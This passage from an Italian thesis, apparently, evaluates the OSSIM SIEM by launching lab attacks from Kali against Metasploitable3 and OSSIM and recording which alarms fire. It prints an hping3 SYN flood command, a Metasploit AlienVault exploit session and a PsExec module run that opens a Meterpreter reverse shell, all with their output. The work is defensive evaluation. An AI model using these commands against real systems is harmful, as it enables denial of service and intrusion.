Quest'altro tipo di attacco, DoS, Denial of Service, segue la falsa riga di un attacco a forza bruta, la differenza, è che viene presa di mira una porta aperta che non abbia bisogno di autenticazione: vengono inviati più pacchetti senza alcuna informazione in maniera sequenziale in modo che il servizio stesso sia obbligato a rispondere solamente alla macchina attaccante, in questo modo tutte le altre macchine non possono accedere a quel servizio.[18]



Figura 4.7: Allarme risultante da attacco Dos

Il tool usato per generare l'attacco è hping, come mostrato nel listato 4.5 esso genera una serie di pacchetti ad una porta specifica, che in questo caso è stata settata attraverso il parametro *-p* a 139.

```
1        hping3 -i u100000 -S -p 139 10.x.x.x
2  len=46 ip=10.x.x.x ttl=127 DF id=24283 sport=139 flags=SA seq=0 win=8192 rt
3  len=46 ip=10.x.x.x ttl=127 DF id=24284 sport=139 flags=SA seq=1 win=8192 rt
4  len=46 ip=10.x.x.x ttl=127 DF id=24285 sport=139 flags=SA seq=2 win=8192 rt
5  len=46 ip=10.x.x.x ttl=127 DF id=24286 sport=139 flags=SA seq=3 win=8192 rt
6  len=46 ip=10.x.x.x ttl=127 DF id=24287 sport=139 flags=SA seq=4 win=8192 rt
7  ...
```

Codice 4.5: Attacco DoS usando hping

In figura 4.7 si nota come l'allarme generato abbia come nel caso dell'attacco brute-force vari gradi di livello in base a quante richieste sono state fatte a quel servizio. L'attacco di tipo DoS non è una funzionalità base di Ossim, bisogna ricordare che esiste un applicativo a pagamento che offre più funzionalità e tra cui anche molte più direttive per intercettare i tipi di attacchi; quindi tale direttiva è stata creata ad hoc e l'allarme che ha sollevato ossim è soddisfacente.



Figura 4.8: Direttiva DoS che ha permesso la rilevazione di allarmi

La direttiva che permette la creazione dell'allarme è mostrata in figura 4.8, come si può notare in essa è stato settato l'ip della macchina attaccante come sorgente in modo da non far sollevare altri allarmi all'interno della regione per tutte quelle macchine che comunicano attraverso la porta 139; si nota come la forza e la particolarità delle direttive sia proprio di avere delle regole in cascata che rappresentano le varie

correlazioni che il siem possa fare. Ad ognuna di essi si può scegliere un valore di affidabilità alla regola stessa, nel caso studiato viene incrementata di +2 ogni volta che corrella un evento a quello successivo, tale incremento fà in modo che il rischio parta da un valore pari a 0 fino ad arrivare a 2 (rischio elevato) come descritto in 3.3.4.

4.3.3 SQLinjection

Un altro tipo di attacco che è stato fatto non sulla macchina virtuale vulnerabile ma su ossim stesso è quello dell'SQL injection : kali, infatti, ha un modulo di exploit relativo ad alienvault ossim con versione pari a 5.3 che è quella installata in questo sistema. D'altronde un buon siem dovrebbe sollevare anche allarmi su eventuali intrusioni a se stesso in quanto egli stesso è considerata una macchina come tutte le altre. Nella sicurezza informatica SQL injection è una tecnica di code injection, usata per attaccare applicazioni che gestiscono dati attraverso database relazionali sfruttando il linguaggio SQL; l'utente malevolo grazie a questa tecnica può far eseguire al server interno qualsiasi stringa di codice di tipo SQL per eseguire comandi interni, modificare i dati come la creazione di nuovi utenti.[19]

```
1  msf6 > search ossim
2  Matching Modules
3  ================
4     #  Name                                          Disclosure Date Rank      Check
       Description
5
6     0  exploit/linux/http/alienvault_sqli_exec       2014-04-24      excellent Yes
       AlienVault OSSIM SQL Injection and Remote Code Execution
7     1  exploit/linux/ids/alienvault_centerd_soap_exec 2014-05-05  excellent Yes
       AlienVault OSSIM av-centerd Command Injection
8     2  exploit/linux/http/alienvault_exec            2017-01-31      excellent Yes
       AlienVault OSSIM/USM Remote Code Execution
9
10 Interact with a module by name or index. For example info 2, use 2 or use exploit/
       linux/http/alienvault_exec
11 msf6 > use 2
12
13 [*] Using configured payload python/meterpreter/reverse_tcp
14 msf6 exploit(linux/http/alienvault_exec) > set RHOST 10.X.X.X
15 RHOST => 10.X.X.X
16 msf6 exploit(linux/http/alienvault_exec) > set LHOST 10.X.X.X
17 LHOST => 10.X.X.X
18 msf6 exploit(linux/http/alienvault_exec) > set LPORT 443
19 LPORT => 443
20 msf6 exploit(linux/http/alienvault_exec) > run
21 [*] Started reverse TCP handler on 10.X.X.X:443
22 [*] Hijacking administrator session
```

```
23  [*] Exploit completed, but no session was created.
```

Codice 4.6: Attacco SQLinjection Kali

Come mostrato nella shell di kali nel listato 4.6 l'exploit non va a buon fine ma ciò non significa che il siem non ha rilevato nulla, anzi in figura 4.9 viene mostrato come i vari tentativi fatti sul server ossim vengono rilevati correttamente ed inoltre ossim stesso etichetta questo allarme con rischio basso proprio perchè riconosce il solo tentato accesso e non una modifica interna al suo database.



Figura 4.9: Allarme sollevato per SQL injection

4.3.4 PsExec

PsExec è un applicativo di windows che serve essenzialmente per aprire da remoto una applicazione che si trova su un'altra macchina collegata nella rete Lan. Se la macchina in questione è datata si può pensare di sfruttare questo tipo di applicativo per prendere la "shell", ovvero gestire a pieno la macchina vulnerabile; anche qui Kali ha un exploit che permette di fare ciò.

```
msf6 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting Required Description
   ----                  --------------- -------- -----------
   RHOSTS                10.X.X.X   yes      The target host(s), range CIDR identifier,
        or hosts
                                                 file with syntax 'file:<path>'
   RPORT                 445             yes      The SMB service port (TCP)
   SERVICE_DESCRIPTION                   no       Service description to to be used on
       target for pret
                                                 ty listing
   SERVICE_DISPLAY_NAME                  no       The service display name
   SERVICE_NAME                          no       The service name
   SHARE                                 no       The share to connect to, can be an
       admin share (ADMI
                                                 N$,C$,...) or a normal read/write
                                                     folder share
   SMBDomain             .               no       The Windows domain to use for
       authentication
   SMBPass               xxxxxx          no       The password for the specified
       username
   SMBUser               xxxxxx          no       The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name     Current Setting Required Description
   ----     --------------- -------- -----------
   EXITFUNC thread          yes      Exit technique (Accepted: '', seh, thread,
       process, none)
   LHOST    10.X.X.X   yes      The listen address (an interface may be specified)
   LPORT    4444            yes      The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Codice 4.7: Opzioni per exploit di PsExec

Nel codice 4.7 sono riportate le opzioni di questo exploit, esso si serve di un protocollo windows chiamato SMB, Server Message Block, per inoltrare dei pacchetti alla macchina vulnerabile, e attraverso Payload windows/meterpreter/reverse_tcp, recupera le informazioni necessarie per usare la shell di windows.

```
[*] Started reverse TCP handler on 10.X.X.X:4444
[*] 10.X.X.X:445 - Connecting to the server...
[*] 10.X.X.X:445 - Authenticating to 10.X.X.X:445 as user 'XXXXXX'...
[*] 10.X.X.X:445 - Selecting PowerShell target
[*] 10.X.X.X:445 - Executing the payload...
[+] 10.X.X.X:445 - Service start timed out, OK if running a command or non-service
    executable...
[*] Sending stage (175174 bytes) to 10.X.X.X
[*] Meterpreter session 3 opened (10.X.X.X:4444 -> 10.X.X.X:60780) at 2021-07-04
    20:19:26 +0200

meterpreter > sysinfo
Computer        : METASPLOITABLE3
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 3
Meterpreter     : x86/windows

meterpreter > shell
C:\Windows\system32>
```

Codice 4.8: Exploit di PsExec

Nel listato 4.8 si può vedere come l'attacco è andato a buon fine, ma il siem non solleva nessun allarme se non di basso rischio che è fine a se stesso. In figura 4.10 vi sono gli allarmi di rischio basso che sonon stati generati da Ossim: essi fanno riferimento ad un login effettuato con privilegi speciali.



Figura 4.10: Allarme di basso rischio per PsExec

Capitolo 5

Conlusioni

Il lavoro svolto mette in evidenza aspetti positivi e negativi per l'uso del Siem Ossim come gestore di intrusioni nell'infrastruttura della rete regionale. Nel capitolo 4 attraverso una serie di attacchi specifici si nota come il siem risponda bene in alcuni casi ma in altri no nonostante la comunicazione tra Kali (macchina attaccante) e Metaspoitable3 (macchina vulnerabile) avvenga passando attraverso il firewall.
Ossim è un siem open source e come tale proviene da un ridimensionamento di un siem a pagamento chiamato USM Anywhere: ciò è uno dei primi limiti di Ossim, poichè tutte le sue caratteristiche sono limitate, una tra tutte è quella di avere poche direttive standard non aggiornate ricoprendo quindi solo una base di possibili intrusioni. Un altro aspetto negativo da prendere in considerazione è la quantità di dati che Ossim può ricevere, come accennato nel capitolo 3 questo SIEM riesce a ricevere all'incirca 18 eventi al secondo e ciò è un grande limite: in una grande organizzazione, quale è in questo caso la Regione Marche, i log processati e quindi anche gli eventi sono più di 100 per secondo.
Uno degli aspetti positivi è sicuramente la sua facilità di utilizzo poichè attraverso la Web UI è possibile modificare tutto il sistema e collegare tanti dispositivi per il monitoraggio.
In generale dalla valutazione effettuata si può concludere dicendo che l'uso di un siem oltre ad un firewall rende l'infrastruttura di rete più sicura, in quanto esso può segnalare possibili intrusioni anche quando il firewall lascia transitare il pacchetto malevolo.

Bibliografia

[1] Sicurezza informatica. https://monitoraggiopianotriennale.italia.it/sicurezza-informatica/, 2020.

[2] Ed Moyle. Cert vs. csirt vs. soc: What's the difference? https://searchsecurity.techtarget.com/tip/CERT-vs-CSIRT-vs-SOC-Whats-the-difference, Marzo 2021.

[3] TIM KEARY. 10 best siem tools for 2021: Vendors solutions ranked. https://www.comparitech.com/net-admin/siem-tools/, May 21, 2021.

[4] DANIEL BERMAN. What is siem? https://logz.io/blog/what-is-siem/, 24 Aprile 2018.

[5] Jeff kreuser. Real-time statistics with elasticsearch. https://softjourn.com/blog/article/real-time-statistics-with-elasticsearch, 1 Luglio 2019.

[6] La transizione digitale della pubblica amministrazione. https://temi.camera.it/leg18/temi/tl18_informatizzazione_delle_pubbliche_amministrazioni.html, 22 Marzo 2021.

[7] Hans Christian von Baeyer. *Informatica. Il nuovo linguaggio della scienza*, volume Edizioni Dedalo. 2005.

[8] Misure urgenti per la crescita del paese. *DECRETO-LEGGE*, 83, 22 giugno 2012.

[9] Competenze e funzioni. https://www.agid.gov.it/index.php/it/agenzia/competenze-funzioni, 2020.

[10] Court appeal of morris. https://web.archive.org/web/20120227154742/http://morrisworm.larrymcelhiney.com/morris_appeal.txt, 1988.

[11] DECRETO DEL PRESIDENTE DEL CONSIGLIO DEI MINISTRI. Disposizioni sull'organizzazione e il funzionamento del computer security incident response team - csirt italiano. https://www.gazzettaufficiale.it/eli/id/2019/11/08/19A06940/sg, 8 agosto 2019.

[12] CSIRT-ITA. Campagna di phishing a tema wetransfer. https://csirt.gov.it/contenuti/campagna-di-phishing-a-tema-wetransfer-al01-210625-csirt-ita-2, 25 Giugno 2021.

[13] Misure e accorgimenti prescritti ai titolari, dei trattamenti effettuati con strumenti elettronici, relativamente alle attribuzioni delle funzioni di amministratore di sistema. http://www.privacy.it/archivio/garanteprovv200811272.html, 27 novembre 2008.

[14] Ossec. https://www.ossec.net/download-ossec/.

[15] What is kali linux? https://www.kali.org/docs/introduction/what-is-kali-linux/, 2013.

[16] Metaspoitable3 vulnerabilities. https://github.com/rapid7/metasploitable3/wiki/Vulnerabilities, 12 MArzo 2019.

[17] Brute-force attack. https://en.wikipedia.org/wiki/Brute-force_attack.

[18] Denial of service. https://it.wikipedia.org/wiki/Denial_of_service.

[19] Sql injection. https://it.wikipedia.org/wiki/SQL_injection.